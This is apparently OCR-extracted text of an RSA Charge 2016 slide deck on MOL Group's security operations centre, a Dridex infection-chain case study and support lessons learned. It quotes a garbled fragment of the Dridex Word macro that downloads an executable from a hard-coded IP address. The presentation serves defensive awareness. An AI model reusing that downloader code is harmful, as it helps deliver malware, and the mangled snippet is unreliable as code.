
Flagship (standby)



ECAT – Endpoint threat detection solution for MOL Group HQ and MOL Group Flagships





MOL GROUP THREAT INTELLIGENCE - COLLABORATION







Key Case studies to share


Detection and Response - Cyber Defense Centre case study



RSA ADVANCED SECURITY OPERATIONS CENTER SOLUTION



Detection and Response - Cyber Defense Centre case study – USER AWARENESS



RSA ADVANCED SECURITY OPERATIONS CENTER SOLUTION

RSA Security Analytics

DRIDEX infection chain



DRIDEX arrives as malware attachment in spam.



The attachment has an embedded macro, detected as TROJ_WMSHELL.A, that downloads the DRIDEX malware.



The DRIDEX loader downloads the DRIDEX worker .DLL file on the system.



The loader contains a configuration file that has botnet network and C&C details.

All stolen information on the system is sent to the C&C servers.

```

MY_FILE = "ntusersc.ps1"
MY_FILE = "ntuserssc.bat"
MY_FILE = "ntuserssk.vbe"
MY_FILEENDIR = ActiveDocument.Path + "ntusersc.ps1"
MY_FILEDIR = ActiveDocument.Path + "ntuserssc.bat"
MY_FILEDIR = ActiveDocument.Path + "ntuserssk.vbe"
Dim FileNumber As Integer
Dim FileNumber As Integer
Dim FileNumber As Integer
Dim FileNumber As Integer
Dim FileNumber As Integer
Dim FileNumber As Integer
FileNumber = FreeFile
FileNumber = FreeFile
FileNumber = FreeFile
Open MY_FILEDIR For Output As #FileNumber
Print #FileNumber, "sha256 = 14-97-fa-21-13-c9-b5-1f-73-3c-c3-c7-75-de-7d-ec"
Print #FileNumber, "sha256 = 1a"
Print #FileNumber, "sha256 = New-Object System.Net.WebClient"
Print #FileNumber, "url = http://192.243.234.107/000/gr/A.exe"
Print #FileNumber, "file = 'crss2.exe'"
Print #FileNumber, "downloadFile(url, file)"
Print #FileNumber, "ScriptDir = %SystemDrive%\Scripts"
Print #FileNumber, "%someFilePath = %ScriptDir + 'crss2.exe'"
    
```


Charge 2016

Lesson learned - Delivering an integrated support capabilities and its key challenges

- Capabilities to implement
- Implementation challenges
- Support and partner selection

The key challenge we faced was to move from 'project mode' to BAU, with the most 'pain' coming in the Support arena.


Make sure you have a clear support framework in advance of deployment..



Upgrading and enhancement – read the support notes! (watch for capacity bottlenecks as they happen like busses..)



Issue resolution & response: – often depends on the individual not the process.



Delivery of Support in Europe is through partners...




Expect issues with the environment after go-live, after all its IT

We need to treat our Detection & Response Infrastructure as Mission Critical. Support and Partners need to recognise, as does internal IT that failure is not an option

RSA Charge 2016

Providing a deep dive on delivery and operational challenges 18 months in... the 'miss' of 'mission critical'...

Number of Production impacting Issues
2016




Main Production support challenges



No fix yet
(oldest was
reported in
July)



Service stops,
inexplicably,
please restart...



Upgrade – will
fix it...

**Which
leads
to...**

Albert Einstein; "Insanity is doing the same thing over and over, and expecting different results."



**RSA Charge
2016**

Please Complete Session Evaluation

A nighttime city skyline is visible in the background, with several tall buildings illuminated. The scene is overlaid with a dark blue background featuring a grid of white lines and vertical columns of binary code (0s and 1s). The text 'RSA Charge 2016' is prominently displayed in the center, with 'RSA' in a bold, white, sans-serif font, 'Charge' in a white, cursive script font, and '2016' in a white, sans-serif font. The text is set against a glowing red rectangular background.

RSA[®] Charge 2016

#RSACharge